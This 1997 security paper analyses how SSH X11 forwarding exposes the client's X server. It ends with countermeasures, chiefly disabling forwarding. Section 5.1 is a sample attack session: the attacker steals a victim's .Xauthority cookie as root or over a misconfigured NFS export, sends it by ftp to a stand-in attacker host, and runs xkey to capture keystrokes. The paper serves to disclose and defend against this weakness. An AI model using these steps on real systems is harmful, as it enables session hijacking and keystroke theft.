The Interaction between SSH and X11

Thoughts on the Security of the Secure Shell

Ulrich Flegel
Ulrich.Flegel@braunschweig.netsurf.de

Braunschweig, September 30, 1997

Abstract

The Secure Shell SSH is a widely adopted mechanism for starting remote shell sessions in a secure manner. Unfortunately the interaction between SSH and the X11 window system implies the possibility for illegitimate remote control of the X server of the machine on which the SSH session originated. This paper introduces the mechanisms used by SSH to interact with X11 and shows why this approach may lead to weak security. Furthermore measures are suggested to overcome the situation.

1 Introduction

Nowadays the (in)security of networked systems is quite a popular topic. The IETF (**I**nternet **E**ngineering **T**ask **F**orce) is striving toward generic solutions for secure internetworking at different layers of the networking architecture's protocol stack. One of the proposed standards called IPSEC supplies applications with security services located at the IP layer [Atk95a, RFC 1825]. Many of the existing security problems can be solved by the introduction of IPSEC and the associated new headers (AH [Atk95b, RFC 1826] and ESP [Atk95c, RFC 1827]).

While there is a lot of work in progress, the Internet community has a considerable need for secure communications today. Several security protocols have been proposed for different applications and some of them are already in use. Some very critical applications such as remote administration and maintenance of machine pools and even remote work of staff are often implemented by a network connection to a remote shell interpreter. In most cases, a UNIX shell is not restricted to support the scope of tasks to be accomplished but it is a versatile tool for using most of the system's resources. The higher privileged users with a shell at hand may use and manipulate a UNIX system at their will. Intruders having penetrated a system often have methods to gain the highest privileges when they can access a shell. Therefore it is important to protect shells against unauthorized usage.

The established protocols for remote shell usage are intrinsically insecure (telnet, rlogin, rsh, etc.) [Cur92, FV93, CB94, CZ95, SH95, GS96, Jon95, Kla95, dari96]. Several protocol enhancements have been proposed and standardized in the past but most of them have never been widely accepted[1] [Bor93a, RFC 1411], [Ala93, RFC 1412], [Bor93b, RFC 1416], [HM96, RFC 1938], [Lin96, RFC 1964], etc. This does not apply to one approach to secure remote shells, which today is in use at many sites of small and large organizations (universities, research laboratories, banks, corporations, companies, etc. [Ylo97]).

Sections 2 and 3 provide a brief overview of the Secure Shell and the X11 authentication mechanisms. Skip these sections if you are already familiar with SSH and X11. The interaction between the Secure Shell and X11 is introduced in section 4. Section 5 describes how an actual[2] attack can be carried out on that basis, while section 6 offers recommended countermeasures against the threat. The paper concludes with a brief discussion in section 7.

[1] The reasons are beyond the scope of this paper.
[2] The names have been changed to protect the innocent.

2 The Secure Shell

The SSH[3] (**S**ecure **Sh**ell) by Tatu Ylonen promises to implement remote shell usage, remote command execution and remote file copying in a secure manner over a secure communication channel. The TCP based SSH protocol has been proposed for standardization as an RFC[4] (**R**equest **F**or **C**omments). The SSH supplies several security services (authentication, confidentiality, integrity) to counter common security threats (see [Ylo97] for details). When properly configured SSH carries out its tasks completely transparent to the user, which, as we will see later, contributes to the problems presented in this paper.

As already stated above, the SSH is widely accepted now as an appropriate mechanism to secure remote shell sessions. Security conscious sites forbid the traversal of insecure remote shell session protocols such as telnet, rlogin and X11[5]. Often, though, SSH traffic is allowed to pass organization borders. As SSH is able to tunnel TCP based protocols, specifically X11, through a secure communication channel the administration has to consider the implications when allowing SSH traffic.

The Secure Shell is not merely an excellent security mechanism but also a good example how secure techniques in combination with insecure protocols may tremendously weaken the security of systems and may help bypassing an organizations security policy.

3 The X11 window system

In order to understand the security problem explained in section 5, knowledge of the access control concepts of the X11 window system is required.

The X11 window system [Sch87, RFC 1013] is able to connect I/O devices such as display, keyboard and mouse via a network with application programs using them. The I/O devices are controlled by the so-called X server of the user's console. The user's application programs, called X clients may contact the X server in order to profit from its I/O capabilities. The X server supports no concept of differentiated privileges for X clients. Therefore an X client which has been granted access to the X server may exert a high level of control over the user's console and thus over the system[6] [CB94, CZ95].

To prevent unauthorized use of the X server X11 offers several different authentication mechanisms. In the first place X11 supports an access control list with IP numbers of authorized hosts. The granularity is host related; at this level there are no means to differentiate between several users of a host. The access control list is manageable by the user with the help of the `xhost` command.

To cope with this problem the X server grants access to hosts which are not in the access control list only if they authenticate. X11 supports four procedures to accomplish this task. Unfortunately the more secure alternatives (Secure RPC and Kerberos) are often not available [CB94, CZ95]. Both of the other alternatives are based on a plaintext exchange of secrets, which, needless to mention, is insecure. Those secrets are stored in the `.Xauthority` file in the home directory of the X client's user. Unauthorized third parties may seize a secret from the corresponding file system or while it is transmitted over the network. Everybody who gains such a secret will be granted access by the X server.

Furthermore it is worth pointing out, that the access control list mentioned above overrides the authentication of finer granularity.

Based on these facts security conscious administrators decide not to allow X11 sessions to internal X servers when originated from external X clients. The denial is often implemented via packet filter rules on border routers.

4 Mediation of X11 traffic via secure channels

For increased convenience the character based SSH service can be supplemented with the X11 window system. Graphical interfaces are often preferred to pure character based representation. This may be the reason why SSH by default offers a user transparent mechanism for tunneling X11 traffic.

[3] `http://www.cs.hut.fi/ssh`

[4] There exist several classes of RFCs, of which one represents the standards used in the Internet.

[5] The X11 window system can be used to operate remote shell sessions with help of terminal emulators such as `xterm`.

[6] The level of control over the system depends on the privileges of the console's user.

This section delivers a raw description how SSH transparently mediates X11 applications.

4.1 The situation

When a user connects to a remote shell host from his console by means of SSH the SSH daemon of the remote host will serve this request. While the SSH client program `ssh` resides on the user's console the server process `sshd` runs on the remote shell host. Suppose the user is equipped with a console capable of X11, he may wish to run X application programs on the already connected remote host. The client/server terminology for this kind of X11 application may be confusing at the first glance. While the X client programs run on the remote host, they utilize the X server of the user's console. Thus SSH client and X server share the console and SSH server and X clients share the remote host.

4.2 Initialization

As pointed out in section 3, the two predominantly applied access control mechanisms are prone to eavesdropping. The extraction of secrets exchanged in plaintext can lead to illegitimate access to the involved X server. The SSH addresses this problem by tunneling X11 traffic through a secure channel and therefore prevents eavesdropping of or tampering with access control secrets while in transit. Note, that this approach does not strengthen overall X11 security.

When a SSH client connects a SSH server the client will determine whether an X11 display is available on the user's console. In that case, the SSH client will extract the corresponding authentication material from the local `.Xauthority` file. This genuine material will later be used for authentication with the local X server. The SSH client then generates a random proxy value which grants access to the local SSH X mediator. This value is subsequently distributed via the secure channel that connects the SSH client to the remote server. The SSH server associates the received value with an X display number[7]. This is done by placing the proxy authenticator in the file `.Xauthority` of the remote account accessed through the SSH server. The environment variable `DISPLAY` is set to direct X client accesses to the display newly defined on the server's side.

[7] The number is determined in ascending order starting with the value of `X11DisplayOffset` defined in the file `/etc/sshd_config`.

4.3 Mediation

X client programs when started will fetch the value of `DISPLAY` and connect to the corresponding display. The display in question is provided locally on the remote host by means of an X proxy of the SSH server. When connected to the X proxy, the X client fetches the authenticator for this display number from `.Xauthority` and presents it to the X proxy.

The latter sends the authenticator by means of a secure channel to the SSH client residing on the user's console which in turn decides whether the desired access is to be allowed. In case of positive authentication the SSH client retrieves the genuine authentication material which the random authenticator acts as place holder for. The access request is then directed to and scrutinized by the real X server.

If access is granted, the traffic from the X client is forwarded by the X proxy to the SSH client which in turn forwards it to the X server. The traffic generated in the opposite direction passes the SSH client, then is forwarded to the X proxy and after that is distributed to the X client.

The flow of authentication material between different system components is shown by the solid arrows in figure 4.3. The dashed arrow denotes the relay stations covered by the traffic between X client and X server.

5 The weak link

> "Sorry to interrupt the festivities," [...]
> "but we have a problem."
>
> *Hal in 2001: A Space Odyssey*
> –Arthur C. Clarke

While SSH protects X11 authentication material during transmission it does not secure access to the proxy value stored in the `.Xauthority` file. This is the responsibility of the underlying file system. Often there is inadequate file system security in place. Whoever is able to read the appropriate portion of



Figure 1: X11 Authentication and traffic mediation via SSH

the `.Xauthority` file may masquerade as the legitimate file owner and access the user's X display. The spectrum of feasible attacks reaches from passive surveillance to active denial of service and planting of backdoors[8].

There are several techniques available to intrude into a system and gain super user privileges (see the bugtraq mailing list for actual examples). Equipped with these privileges an intruder or even a rogue administrator is able to read every file stored on the involved machine. Further non-invasive methods to obtain the `.Xauthority` file are feasible when an attacker either has some insider knowledge or the network service NFS (**N**etwork **F**ile **S**ystem) [Now89, RFC 1094] is insecurely configured. Both techniques are briefly outlined in the following section.

5.1 Attack!

To simplify the description a sample output of the attacker's and victim's shell session is supplied. It is assumed that the reader is familiar with the UNIX operating system. The shell prompt as used below consists of the acting subject's account name and the name of the machine in use. Backslash characters (\) trailing output lines denote the concatenation with the following line.

The user Joe uses the machines `target.innocent.org` and `proxy.host.org` under the account names `joe` and `victim`, respectively. The attacker acts under the name `dood` on her machine `haque.evil.org`. In case the attacker has an account on `proxy.host.org` at her disposal, its name shall be `hacker`. This case is presented first for it is far simpler than the one involving purely remote hacking.

```
dood@haque$ ssh -l hacker proxy.host.org
hacker's password:
Last login: Wed Jul 23 13:28:02 1997 from\
 haque.evil.org

Welcome on proxy.host.org.

hacker@proxy$ echo $DISPLAY
proxy:10.0
hacker@proxy$ w | grep victim
victim   p3 target.innocent.org  12:46PM \
 1 -bash
hacker@proxy$ lsof -i TCP:ssh |          \
 grep target.innocent.org
sshd        211     root    5u  inet     \
 0x0063f200        0t0        TCP        \
 proxy.host.org:ssh->target.innocent.org:\
 1022
```

The attacker lays low and observes `proxy.host.org` until Joe logs in as `victim`. Furthermore she notes her session's display number allocated by the SSH server. The display number of `victim` can be deduced from this number. If `victim` logs into `proxy.host.org` directly after `hacker` his display number will be

[8]For some examples of backdoors see [Kla97].

one greater than hacker's display number.

```
joe@target$ ssh -l victim proxy.host.org
victim's password:
Last login: Mon Jul 14 18:20:11 1997 from\
 target.innocent.org

Welcome on proxy.host.org.
```

If victim has not yet used X11 .Xauthority files, the following message will notify victim that the proxy value which is necessary for transparent access to the X server has been placed in .Xauthority:

```
/usr/X11/bin/xauth:  creating new
authority file /home/victim/.Xauthority

hacker@proxy$ su
Password:
root@proxy# xauth -f ~victim/.Xauthority \
 extract ~hacker/proxyauth proxy:11.0
root@proxy# chown hacker ~hacker/proxyauth
root@proxy# exit
exit
hacker@proxy$ ftp haque.evil.org
Connected to haque.evil.org.
220 haque FTP server (Version 6.2) ready.
Name (haque:hacker): dood
331 Password required for dood.
Password:
230-
230- Welcome on haque.evil.org.
230-
230 User dood logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put proxyauth
local: proxyauth remote: proxyauth
200 PORT command successful.
150 Opening BINARY mode data connection  \
 for 'proxyauth'.
226 Transfer complete.
104 bytes sent in 0.04 seconds (2.26 KB/s)
ftp> quit
221 Goodbye.
hacker@proxy$ exit
logout
Connection to proxy.host.org closed.
```

When hacker sees victim entering the system, she will assume[9] super user privileges and extract victim's proxy authentication value. She will then transfer the authenticator to her own machine haque.evil.org and leave proxy.host.org.

If the attacker cannot access an arbitrary account on proxy.host.org she can exploit weaknesses of the network service NFS to obtain the proxy authenticator.

```
dood@haque$ rpcinfo -p proxy.host.org
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100003    2   udp   2049  nfs
    100005    1   udp    785  mountd
    100003    3   udp   2049  nfs
    100005    3   udp    785  mountd
    100005    1   tcp    827  mountd
    100003    2   tcp   2049  nfs
    100005    3   tcp    827  mountd
    100003    3   tcp   2049  nfs
    300019    1   udp    729  amd
    100001    1   udp    608  rstatd
    100001    2   udp    608  rstatd
    100001    3   udp    608  rstatd
    100002    1   udp    850  rusersd
    100002    2   udp    850  rusersd
    100002    3   udp    850  rusersd
dood@haque$ showmount -e proxy.host.org
Exports list on proxy.host.org:
/export/home                       Everyone
dood@haque$ askhandle proxy.host.org     \
 /export/home >nfshandle
dood@haque$ nfsmenu nfshandle            \
 proxy.host.org /export/home
uid = -2, gid = -2
proxy.host.org:/export/home> getattr     \
 victim
type: 2
mode: 40755
nlink: 14
uid: 2001
gid: 42
size: 4096
atime: Sat Sep 13 17:49:29 1997
```

[9]The attacker may switch to root by several ways. She may legitimately know the password for the root account or might have cracked it. There are even numerous programs around which exploit system vulnerabilities to gain super user privileges (see e.g. [One96]).

```
mtime: Sat Sep 13 17:47:13 1997
ctime: Sat Sep 13 17:47:13 1997
proxy.host.org:/export/home> id 2001 42
uid = 2001, gid = 42
proxy.host.org:/export/home> cd victim
proxy.host.org:/export/home/victim> read \
 .Xauthority Xauth
proxy.host.org:/export/home/victim> quit
dood@haque$ xauth -f Xauth extract       \
 proxyauth proxy:11.0
```

First the attacker needs to know if NFS is available on `proxy.host.org`. After assuming the user and group ids associated with `victim` (here uid=2001, gid=42) the `.Xauthority` file is read via NFS[10]. In order to use NFS the attacker needs the file handle of a directory above the `.Xauthority` file. Such a handle may be obtained by mounting world accessible[11] or reflexively[12] mounted directories [vD91]. In case these methods fail, a cooperating insider might eavesdrop on internal NFS traffic and seize a suitable file handle [Kla95]. The file handles of some NFS implementations may even be obtained with some elaborate guesses.

The described techniques do not represent all possible avenues to get hold of `victim`'s `.Xauthority` file. There will probably be easier or more elegant ways to achieve this. It is not[13] the aim of this paper to present a comprehensive list of hacking techniques but to point out that it is indeed possible for a persistent attacker to reach his goal.

```
dood@haque$ xauth merge proxyauth
dood@haque$ xkey proxy.host.org:11.0
```

After the retrieval of the proxy authenticator `dood` can add it to his own `.Xauthority` file and access[14] the X server of `joe`'s console via the X proxy located on `proxy.host.org` (here `xkey` is used to eavesdrop on keyboard input processed by the X server of `target.innocent.org`).

```
joe@proxy$ exit
logout
Waiting for forwarded connections to     \
 terminate...
The following connections are open:
  X11 connection from haque.evil.org     \
 port 1995
Connection to proxy.host.org closed.
```

When `victim` leaves `proxy.host.org` while `dood` is still connected to the X proxy `victim` will be warned. For an educated Joe this is a good[15] sign for a successful penetration from host `haque.evil.org`.

5.2 Conclusion

If SSH supports the mediation of X11 traffic the resistance of the user's machine does not merely depend on its own security but also on the overall security of the remote shell hosts in use.

This situation recalls problems usually known from trust networks such as employed by `rlogin`, `rsh`, etc. [FV93, dari96]. In case one of the remotely used SSH server hosts is infiltrated, evil might befall the SSH client machine. Keep in mind that the attack described is only feasible during the exploited SSH channel's lifetime.

6 Countermeasures

As anticipated above the SSH client host's X server needs to be protected against unauthorized accesses. Unfortunately there are no means to identify rogue X accesses mediated by SSH. It is therefore reasonable to dispense with this dangerous feature of SSH.

While the exploitation of the X traffic mediation directly poses a threat to the SSH client machine `target.innocent.org`, it may indirectly allow attacks directed to the SSH server host

[10] `nfsmenu` is an NFS client which interactively allows direct access to the services offered by NFS. The `nfsmenu` packaged further includes `askhandle`, `pmapmount` and a file handle sniffer.

[11] As shown in the sample output `askhandle` can be used to extract the file handle from directories that may be mounted.

[12] Directories which are mounted by the same NFS server that exports them in the first place are said to be mounted reflexively. Tools like `pmapmount` can be used to exploit a weakness in some portmapper implementations in order to mount directories which are not widely exported but reflexively mountable.

[13] Nevertheless I encourage the reader to share original techniques with the author. Learning is an interesting and never ending process.

[14] It is assumed that `haque` may reference `proxy.host.org` as `proxy`. Otherwise `xauth` should be used to complete the name of `proxy` to `proxy.host.org` in file `.Xauthority`.

[15] or bad — however rated

proxy.host.org. The password of joe might be identical to the password of victim, which in case of compromise of joes password may lead to direct access to proxy.host.org. Consequently it is reasonable to prevent X traffic mediation on both involved hosts.

6.1 Client machine

After having considered the threat posed by X traffic mediation administrators might decide to disable X forwarding. Sometimes administrators do not keep up with current security practice. In any case users may prefer not to rely on administrators to protect their data.

6.1.1 Administrative

When disabling X mediation in a system wide manner, all of the system's users will be protected. This might be perceived as a drawback by some users for they no longer can use remote X clients and had no input in the decision.

To globally disable X mediation on a system, one sets `ForwardX11` to `no` in file `/etc/ssh_config`. Paranoid administrators may want to to remove X forwarding capabilities at compile time. This can be done using the flag `--disable_client_x11_forwarding` when configuring the SSH package.

Additionally users have to be prevented from using SSH clients built on their own. Place packet filters[16] at your border routers and/or all systems which allow outgoing packets destined for port 22 only if originated from a privileged port (below 1024). Incoming packets originated from port 22 are allowed to pass if they are destined for a privileged port and the TCP `ACK`-Flag is set.

6.1.2 User

Security conscious users probably want to disable X forwarding on their own. This can be accomplished temporarily by calling SSH with the `-x` option. That may be reasonable if the user is convinced that most of his remote SSH servers are secure and X access normally is indispensible. Security mechanisms offered by X clients should be activated (e.g. the `Secure Keyboard` option of `xterm`).

Setting `ForwardX11` to `no` in file `.ssh/config` permanently protects the user's sessions.

Users should always make sure all legitimately forwarded connections are closed before exiting an SSH session. If there are still forwarded connections open which were not caused by the user, the X session's authentication information has to be changed immediately. This can normally be achieved by closing the X session. Furthermore the host originating the forwarded connection shall be noted and the administrator be informed about the incident.

6.2 Server machine

As stated above a compromise of an X client may result in an attack on the SSH server machine. Furthermore, rogue users of the SSH server are prevented to engage in attacks based on X11 against the client machines.

6.2.1 Administrative

To protect the remote clients and the administered machine, administrators may disable X forwarding by setting `X11Forwarding` to `no` in file `/etc/sshd_config`. Additionally the `--disable_server_x11_forwarding` flag may be used when configuring the SSH package to remove the X mediation feature at compile time.

7 Discussion

It is to be pointed out explicitly, that the attack described is not merely enabled by inappropriate security mechanisms in the Secure Shell. The main culprit is the X11 window system. Further vulnerabilities of NFS or possibly other system components contribute to the feasibility of the attack.

Nevertheless SSH is reponsible for binding these components in a way, so that the SSH client system becomes vulnerable to remote attacks, even if it does not support incoming remote sessions like telnet, rlogin, ssh, etc.

One further problem is created by the SSH ability of traffic mediation. Even if traditional avenues for remote access have been administratively blocked

[16] For an introduction on how to set up packet filters see [WC94, CB94, Cha92, CZ95, SH95, GS96].

(for example by using packet filters and/or wrappers [Ven92]), those services can successfully be accessed through SSH channels when SSH's services are offered. If used deliberately, the user has to specify the connection to be forwarded, so the user controls what can be done to the SSH client machine. The problem arises when traffic is forwarded without the knowledge of the user, which is the case with X traffic.

The measurements proposed in section 6 do not entirely prevent users from setting up their own SSH server[17] somewhere and using it. The same applies to other tunneling techniques. However, the users have already had this option before the installation of SSH.

8 Acknowledgements

I wish to thank Andrew D. Isaacson, Monika Ludwig, Davin Milun, Emily Ratliff, Dieter Stolte, Dave Taylor and Marc Zimmermann for their useful suggestions about draft versions of this paper.

References

[Ala93] Kannan Alagappan. *RFC1412: Telnet Authentication: SPX*. Digital Equipment Corporation, January 1993.

[Atk95a] Randall Atkinson. *RFC1825: Security Architecture for the Internet Protocol*. Naval Research Laboratory, August 1995.

[Atk95b] Randall Atkinson. *RFC1826: IP Authentication Header*. Naval Research Laboratory, August 1995.

[Atk95c] Randall Atkinson. *RFC1827: IP Encapsulating Security Payload (ESP)*. Naval Research Laboratory, August 1995.

[Bel94] Steven M. Bellovin. *RFC1579: Firewall-Friendly FTP*. AT&T Research, February 1994.

[17] If the chosen SSH server machine allows incoming connections to unprivileged ports, users can install their own servers. Often systems are configured to allow normal (active) FTP sessions, which in most cases results in unlimited access to most of the unprivileged port numbers [Bel94, RFC 1579].

[Bor93a] David A. Borman. *RFC1411: Telnet Authentication: Kerberos Version 4*. Cray Research, Inc., January 1993.

[Bor93b] David A. Borman. *RFC1416: Telnet Authentication Option*. Cray Research, Inc., February 1993.

[CB94] William R. Cheswick and Steven M. Bellovin. *Firewalls and Internet Security: repelling the wily hacker*. Addison-Wesley Professional Computing Series. Addison-Wesley, Reading, Massachusetts, third edition, July 1994.

[Cha92] D. Brent Chapman. Network (in)security through IP packet filtering. In *Proceedings of the Third USENIX Unix Security Symposium*, pages 63–76, Baltimore, MD, September 1992.

[Cur92] David A. Curry. *Unix system security: a guide for users and system administrators*. Addison-Wesley Professional Computing Series. Addison-Wesley, Reading, Massachusetts, May 1992.

[CZ95] D. Brent Chapman and Elizabeth D. Zwicky. *Building Internet Firewalls*. Internet Security. O'Reilly & Associates, Inc., 103 Morris Street, Suite A, Sebastopol, CA 95472, November 1995.

[dari96] daemon9 a.k.a route and infinity. IP-spoofing demystified - trust-relationship exploitation. *Phrack Inc.*, 7(48), July 1996.

[FV93] Dan Farmer and Wietse Zweitze Venema. Improving the security of your site by breaking into it, 1993.

[GS96] Simson Garfinkel and Gene Spafford. *Practical UNIX and Internet Security*. Computer Security. O'Reilly & Associates, Inc., second edition, April 1996.

[HM96] Neil Haller and Craig Metz. *RFC1938: A One-Time Password System*. Bellcore; Kaman Sciences Corporation, May 1996.

[Jon95] Laurent Joncheray. A simple active attack against TCP. In *Proceedings of the Fifth USENIX Unix Security Symposium*, Salt Lake City, Utah, June 1995.

[Kla95] Christopher Klaus. Sniffer FAQ, 1995.

[Kla97] Christopher Klaus. Backdoors. bugtraq mailing list, 1997.

[Lin96] John Linn. *RFC1964: The Kerberos Version 5 GSS-API Mechanism*. OpenVision Technologies, June 1996.

[Now89] Bill Nowicki. *RFC1094: NFS: Network File System Protocol Specification*. SUN Microsystems, Inc., March 1989.

[One96] Aleph One. Smashing the stack for fun and profit. *Phrack Inc.*, 7(49), November 1996.

[Sch87] Robert W. Scheifler. *RFC1013: X WINDOW SYSTEM PROTOCOL, VERSION 11*. Massachusetts Institute of Technology, Laboratory for Computer Science, alpha edition, April 1987.

[SH95] Karanjit Siyan and Chris Hare. *Internet Firewalls and Network Security*. New Riders Publishing, 201 West 103rd Street, Indianapolis, IN 46290, 1995.

[vD91] Leendert van Doorn. Computer breakins: A case study, 1991.

[Ven92] Wietse Zweitze Venema. TCP Wrapper: Network monitoring, access control and booby traps. In *Proceedings of the Third USENIX Unix Security Symposium*, pages 85–92, Baltimore, MD, September 1992.

[WC94] John P. Wack and Lisa J. Carnahan. Keeping your site comfortably secure: An introduction to internet firewalls. NIST Special Publication 800-10, U.S. Department of Commerce, National Institute of Standards and Technology, 1994.

[Ylo97] Tatu Ylonen. Overview of Secure Shell, 1997.